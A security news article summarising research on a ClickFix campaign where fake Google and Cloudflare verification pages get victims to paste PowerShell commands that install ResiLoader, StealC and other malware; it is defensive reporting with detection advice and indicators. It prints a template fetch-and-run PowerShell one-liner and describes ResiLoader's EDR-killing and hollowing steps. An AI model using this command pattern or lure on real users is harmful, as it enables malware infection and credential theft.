


Fake Google and Cloudflare Verification Pages Are Now a Seven Malware Delivery Pipeline

 secureblink.com/threat-feeds/fake-google-and-cloudflare-verification-pages-are-now-a-seven-malware-delivery-pipeline-1

SecureBlink

July 6, 2026



A user sees a familiar box: "Verify you're human." They click it, a command lands in their clipboard, and a popup tells them to paste it into PowerShell to prove they're not a bot. Nothing about it looks unusual, because attackers have spent the better part of two years making it look exactly like the verification flows people already trust.

Malwarebytes researcher Gabriele Orini has now mapped one operation running this playbook at scale, and the findings, published July 2, 2026, describe something closer to a distribution franchise than a single campaign.

One shared set of infrastructure, one repeated command pattern, and at least seven distinct malware families riding on top of it: HijackLoader, StealC, Remus, Amatera Stealer, CastleLoader, NetSupport, a Rust-based stealer, and a previously undocumented loader the researcher named ResiLoader.

The technique underneath all of it is ClickFix, a social engineering pattern where the victim is convinced to run the malicious code themselves rather than have it delivered through an exploit. It sidesteps a huge chunk of the browser and endpoint controls built to catch drive-by

downloads, because from the machine's point of view, a human typed the command in on purpose.

Why ClickFix Keeps Working

The pitch varies by lure, but the psychology doesn't. A page borrows the visual language of a service people already comply with automatically, Google reCAPTCHA, a Cloudflare bot check, a Google Meet audio prompt, and pairs it with a countdown timer, a visitor counter, or an error message that implies something is broken and only this one command will fix it. The core of ClickFix is getting the victim to become the delivery mechanism, running the malicious command with their own hands instead of clicking a malicious link or opening an attachment. The fix is deceptively simple to describe even if it's hard to enforce at scale: no legitimate verification system, not Google's, not Cloudflare's, not Microsoft's, will ever ask a user to open PowerShell and paste something in.

For SOC teams, the practical takeaway is that this class of attack lives in the gap between awareness training and technical control. Browser Guard-style clipboard-monitoring, and any EDR rule that flags PowerShell invoked from ``iex(irm ...)`` syntax immediately after a clipboard paste event, will catch this pattern regardless of which lure delivered it.

One Skeleton, Many Costumes

What makes this research notable isn't any single lure. It's that Orini's team traced wildly different-looking decoy pages back to a shared operational skeleton. Across the samples analyzed, several fingerprints recur even as individual campaigns rotate their front-end templates:

- A staging folder created at ``C:\ProgramData\Zooms``, used consistently to unpack later-stage payloads regardless of which lure delivered the initial command.
- PowerShell one-liners following a near-identical shape: ``powershell -c "iex(irm '{IP}:{Port}/{Random Path}' -UseBasicParsing)"``, with ports drawn from a rotating pool that has included 6600, 9900, 5506, 7895, 7493, 149, and 8442.
- Payload hosting on Cloudflare R2 buckets, with some newer variants skipping the bucket entirely and pulling stages straight from an IP address instead.
- A cluster of IP space registered to the ASN Dedik Services Limited.
- A throwaway tell: some of the backend servers respond to unexpected requests with an HTML body containing nothing but the word "hehe," a fingerprint distinctive enough to work as a detection signature on its own.

None of these indicators show up in every single infection chain. The operators iterate constantly, swapping delivery mechanisms and payloads, which is precisely why pattern-based detection (staging folder name, command syntax, ASN) holds up better here than any static IOC list ever could.

Google-Branded Lure Kit

The Google-themed side of the operation is the most actively developed. The flagship version impersonates a reCAPTCHA verification screen, hosted on domains that show clear signs of being repurposed: older registrations that sat dormant and recently started resolving to new infrastructure. Several of these pages carry ad-network-style URL parameters, `zoneid`, `cost`, `device`, `country`, `clickid`, that look more like traffic-monetization tracking than anything related to bot verification, a strong hint that the same page templates are being resold or distributed through a traffic-buying ecosystem rather than built bespoke per campaign.

One variant Orini's team pulled apart implements the fake-CAPTCHA logic in a class literally named `CustomCaptcha`, with the malicious command sitting in plain text and no obfuscation at all. A second variant hosted on Cloudflare Pages (`.pages.dev` subdomains) goes the opposite direction: the page XOR-encodes its own variables, and once decoded, resolves to a component the developer named `SECURITY GATEWAY`, built from modules called `GatewayRuntime`, `RemoteVault`, `BeaconDispatcher`, `Clipboard`, `TokenController`, and `PanelController`. That kit supports pulling the payload command from either a remote source or a local one baked into the page, giving the operator flexibility to swap payloads without touching every deployed instance.

A third Google-flavored decoy fakes an unauthorized sign-in alert and asks the victim to paste a command to "set this device as primary," a framing that exploits account-security anxiety rather than bot-check habit. Notably, this kit's internal comments reference an "approval gate": the attacker has to manually select which command gets served from an operator panel before it reaches the victim, suggesting a level of operational control (and a human actively running the campaign) that's unusual to see documented this explicitly.

The newest addition targets Google Meet users directly, presenting a fake "fix audio driver" prompt. The backend endpoint (`/api/driver-clipboard.php`) serves platform-aware payloads in a single JSON response, a macOS command chained through `base64 -D` into `zsh`, and a Windows PowerShell command pulling from a hardcoded IP. Cross-platform targeting from a single endpoint is a meaningful maturity signal; it means the operators built their delivery backend to branch on OS rather than running separate Mac and Windows campaigns.

Cloudflare-Branded and Miscellaneous Lures

Parallel to the Google kits, the same actors run a family of "Verify you are human" pages styled after Cloudflare's own bot-check UI, deployed across multiple compromised websites using several distinct HTML templates. Command obfuscation is inconsistent here too, some templates serve it in clear text, others encode it, which again points to the reselling or template-sharing pattern rather than one team building everything from scratch.

The most creative decoy in the set is a fake "My QR Generator" utility that displays a deliberately garbled QR code and asks the visitor to run a PowerShell command to prove they're human before the "real" code will render. The command in this case ships base64-encoded rather than in clear text, a small but real speed bump for anyone eyeballing the page source before pasting.

From Clipboard to Payload

Whatever lure gets a victim to paste the command, the resulting script follows a consistent pattern once it lands in the Temp folder as ``tmp{4-character-string}.tmp.ps1``. Recent versions of the downloader create the ``C:\ProgramData\Zooms`` staging folder, pull the next stage from a Cloudflare R2 bucket (or, in some variants, directly from an IP), and in many, though not all, cases phone home basic machine information to a ``/dl-callback`` endpoint before the real payload drops.

The variety of payloads distributed through this single downloader stage is the clearest evidence of how much reach this infrastructure has:

Delivered File	Resulting Malware
<code>`libEGL.zip`, `Safe-1.zip`</code>	Trojanized Electron app → ResiLoader → StealC
<code>`Test.msi`</code>	Deno Loader → PowerShell-based stealer
<code>`arworks.zip`</code>	Amatera Stealer
<code>`water-night.zip`</code>	Remus Stealer
<code>`Setup.msi`, `Invintrum_first.msi`</code>	NetSupport RAT
<code>`traffic1.msi`</code>	CastleLoader
<code>`ibrowser.exe`</code>	Rust-based stealer

Several of these chains, StealC's included, finish with DLL hijacking as the last-mile execution technique, loading a malicious library through a legitimate, signed binary rather than running the payload directly.

Inside ResiLoader

The chain worth slowing down for starts with a ZIP pulled from a Cloudflare R2 bucket (`libEGL.zip`) and extracted into `C:\ProgramData\Zooms\libEGL.zip_ext`. Inside is a modified build of Franz, a legitimate open-source messaging client, with the malicious logic grafted into its `index.js`.

The backdoored app is methodical about its own configuration. It decodes its embedded strings through a helper function, reads a `readme.txt` file for a campaign key formatted like `AAAA-BBBB` (the sample analyzed carried the key `resiloader-1`, which is where the loader's name comes from), and checks `%APPDATA%\setup.txt` for a persistence token, generating and storing a random eight-character string if one doesn't already exist. It establishes startup persistence through Electron's `app.setLoginItemSettings` API, then checks in with a command-and-control endpoint (`completstep[.]com/api/`) and parses the JSON response for one of two instructions: an `eval()`-able JavaScript blob for arbitrary code execution, or a `files` object containing base64-encoded payloads to drop into a fresh temp directory and, if any filename ends in `.exe`, execute directly.

In the case Malwarebytes [documented](#), that `files` payload was a classic DLL-hijack set, a legitimate `ssh-add.exe` alongside three malicious DLLs (`msys-2.0.dll`, `msys-crypto-3.dll`, `msys-gcc_s-seh-1.dll`) dropped into the same folder and launched via `cmd.exe`. Windows loads the malicious `msys-crypto-3.dll` ahead of any legitimate one on its search path, and that's the actual ResiLoader.

ResiLoader's Capability Set

ResiLoader is an obfuscated .NET NativeAOT binary, and its unencrypted debug strings (things like `PERS: FAIL both HKLM and HKCU Run key writes failed` and `RUNPE: PEB patched`) gave the researchers enough of a map to reconstruct its full behavior chain:

It first extracts an encoded blob, marked internally by the string `AtLorenBase`, containing two payloads decrypted with a custom algorithm: a legitimate but repurposed driver, `pcdhost.sys` from OPSWAT's AppRemover, and the actual StealC payload. The driver isn't malicious on its own; ResiLoader weaponizes it as a Bring-Your-Own-Driver tool to kill more than 140 separate AV and EDR-related processes at the kernel level, a technique that sidesteps most user-mode tamper protection entirely.

From there it escalates privileges through a UAC bypass abusing the `ICMLuaUtil` elevated COM interface, drops a copy of itself into a newly created `C:\ProgramData\Google Update` folder (a directory name chosen specifically to blend into a legitimate-looking process tree), and sets persistence through the Run registry key. The final step is process hollowing: ResiLoader launches `ServiceModelReg.exe` and replaces its memory image with the StealC infostealer before it ever executes its own legitimate code, so the process that ends up running credential theft looks, on the surface, like a signed Windows component.

Where This Infrastructure Is Headed

Orini's team flags that the same actors have already started experimenting with Deno as a runtime to deliver a PowerShell-based stealer as the final payload, a chain the researchers say may get its own dedicated writeup later. That's worth watching. Every pivot documented here, plain-text to obfuscated commands, bucket-hosted to IP-hosted payloads, single-OS to cross-platform lures, points to an operation still actively tuning its delivery model rather than one that's settled into a fixed toolkit.

Practitioner Guidance

For teams running application and API-facing infrastructure, the direct exposure from this campaign is limited (ClickFix targets endpoints, not web apps), but the underlying lesson maps cleanly onto how ThreatSpy approaches detection-versus-risk-reduction gaps: signature lists age out fast, and the indicators worth operationalizing here are behavioral, not static.

Three controls are worth prioritizing over IOC-list ingestion alone:

- **Clipboard-to-shell correlation.** Alert on any PowerShell, Command Prompt, or Terminal invocation that follows a clipboard write from a browser process within a short window. This single rule catches the technique regardless of which lure, Google, Cloudflare, or the next brand impersonated, delivered it.
- **Staging-path and syntax detection.** `C:\ProgramData\Zooms` and the `iex(irm '{host}/{path}' -UseBasicParsing)` invocation shape are durable enough across variants to justify a standing EDR rule, even knowing operators will eventually rotate both.
- **Driver-based AV/EDR kill monitoring.** ResiLoader's use of a legitimate, signed driver to mass-terminate security processes is a reminder that allowlisting a driver by signature alone isn't sufficient; behavior-based monitoring on driver-issued process terminations closes that gap.

Indicators of Compromise

File Hashes (MD5)

Hash	Malware
`72907d0ca3258365838626f6a8d993a6`	ResiLoader DLL
`0234E3188F2883A438B3F2BEAB7A78B2`	StealC
`6a9ac6b3fff7b695dbd4df6ff7f6c516`	Remus
`206ce339febca0c3bcc850f42595fc63`	Amatera Stealer
`eee416efcb1e33f220cdb4b05496a07a`	NetSupport RAT
`b8d53740024d126cb55f83854335a4ab`	Rust Stealer

Notable Domains: onegeekworld[.]com, thefirmos[.]com, antibotv3[.]com, centralwildcats[.]com, cloudautosolutions[.]com, sunseekersupply[.]com, 123clocks[.]com, orcanegames[.]com, rwmonitoring[.]com, 100furniture[.]com, nepalcharchaa[.]com, generator-qrcode[.]online, regdev-google[.]com, khosla[.]capital, dropboxi[.]com, plus Cloudflare Pages subdomains p-floribunds.pages[.]dev, pg-altirade2.pages[.]dev, pg-cordivant-m6.pages[.]dev, and g-luminence.pages[.]dev.

C2 / Payload Infrastructure: completstep[.]com (ResiLoader C2), popularcard[.]shop (Rust Stealer C2), xzz.proxygrid[.]cc (Amatera Stealer C2), eventloggerps1[.]ink and be231ro963[.]com (Deno Loader), unitedstateverif[.]com and bigflaredefence[.]com (payload distribution), plus a rotating set of Cloudflare R2 bucket hosts.

Notable IPs: 151.240.151[.]126, 85.239.149[.]16, 85.239.149[.]40, 93.152.224[.]29, 151.240.151[.]46, 93.152.224[.]167, 85.239.149[.]78, 192.69.195[.]131, 135.181.171[.]40, 94.26.83[.]206, 91.92.34[.]128, 85.239.144[.]31, 93.152.224[.]39, 94.26.90[.]112, and 146.19.248[.]120 (StealC C2).

Source and full technical writeup: Malwarebytes Threat Intel, Gabriele Orini, July 2, 2026.

Continue reading

Related threat feeds

[View all threat feeds](#)



[Malware](#)

[**Daxin Malware Resurfaces in Taiwan Alongside Novel Stupig Backdoor After Decade Long Silence**](#)

[Backdoor.Daxin, the kernel-mode rootkit Symantec once called the most advanced tool ever tied to a China-linked espionage actor, has been found running again](#)

[17 Jul 2026](#)

[Read More](#)

The logo for Atlas RAT is centered on a dark blue background. It features a shield with a grid pattern, surrounded by various geometric shapes and lines. The text "Atlas RAT" is written in a bold, white, sans-serif font across the middle of the shield.

Atlas RAT

[Malware](#)

[TA4922 Expands Into Europe, Deploys New Atlas RAT Malware Campaigns](#)

[Chinese-speaking TA4922 expands into Europe, deploying new Atlas RAT malware in phishing campaigns targeting organizations across sectors.](#)

[04 Jun 2026](#)

[Read More](#)



[Malware](#)

[55+ Football Scam Campaigns Exploit FIFA World Cup 2026 Hype on Meta Platforms](#)

[55+ football scam campaigns exploit FIFA World Cup 2026 hype on Meta platforms, pushing fake merchandise, phishing, and IPTV fraud.](#)

[28 May 2026](#)

[Read More](#)